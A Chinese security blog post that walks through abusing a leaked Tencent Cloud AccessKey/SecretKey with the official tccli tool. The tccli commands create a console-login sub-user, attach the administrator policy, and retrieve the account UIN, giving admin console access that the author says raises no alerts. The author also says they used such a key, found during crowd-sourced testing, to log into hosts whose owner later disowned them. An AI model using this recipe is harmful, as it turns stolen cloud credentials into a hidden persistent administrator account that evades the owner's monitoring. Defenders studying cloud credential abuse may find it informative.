腾讯云AK/SK无告警登录控制台

原创 Zerone 零壹安全 2024-02-29 20:06 河南

背景


事情起因为前段时间挖掘某众测的一个厂商时发现了腾讯云的AK/SK，登录以后发现了三台云主机，后面过了半个月厂商说服务器不是他们的，但是我再次使用AK/SK登录发现已经失效了，我也没办法判断是厂商修复的还是第三方修复的。因为当时是使用CF进行连接的，众所周知现在CF连接时创建的crossfile用户已经被各大厂商标记了特征，只要一连接就会产生严重告警，上次使用自己的阿里云测试的时候云平台客服直接就打电话通知了。所以便有了这篇文章，阿里云的无告警登录已有相关文章，这里我记录下腾讯云的无告警登录，不过方法都大同小异。

正文

首先前提是已经拿到了腾讯云的AK/SK，拿到以后使用腾讯云cli，这是官方的命令行管理工具，所以也是不会告警的原因，没有这个工具的师傅可以到腾讯云官方下载，安装方法也很简单


> 腾讯云CLI地址
>
> https://cloud.tencent.com/document/product/440/34011

下载以后直接用cli进行配置




配置好之后不会有提示（这点和CF以及阿里云的CLI不太一样），然后就是创建一个子账户

```
tccli cam AddUser --Name=zerone --Remark=zerone --ConsoleLogin=1 --UseApi=1 --
```



创建好以后会返回上面图片中类似的账号信息，并且腾讯云给给你同时发送一条短信和邮件



但是这时创建的用户还没有权限，可以查看一下当前用户策略


```
tccli cam GetUserPermissionBoundary --TargetUin=100011111111
```

这里的Uin就是刚才创建用户生成的Uin，可以看到当前没有任何权限，这时查看一下策略列表，不想查看的师傅也可以忽略掉这一步

```
tccli cam ListPolicies
```

可以看到PolicyId为1的权限就是管理员权限，这时给刚才创建的用户绑定PolicyId为1，也就是为其赋予管理员权限

```
tccli cam AttachUserPolicy --PolicyId=1 --AttachUin=100012345678
```




此时子用户就有了管理员权限，但是注意用子用户登陆的时候需要输入云服务管理员的Uin，这时再到cli中查看

```
tccli cam GetUserAppId --cli-unfold-argument
```

然后到控制台选择子用户登录，输入管理员Uin和创建的子用户的账号密码即可

然后点击登录就能成功进入控制台了，这一系列操作全程无告警，表哥们可以用自己的账号试一下



结尾

上面就是全部文章内容，方法也只是我个人探索到的，或许有不足的地方或者有更简单的方法，还希望大佬们多多包涵。记录下来也是希望不知道的师傅遇到这种情况的时候可以有个参考，特别是在攻防的时候更需要无告警登录，感谢师傅们能够耐心看完🥱。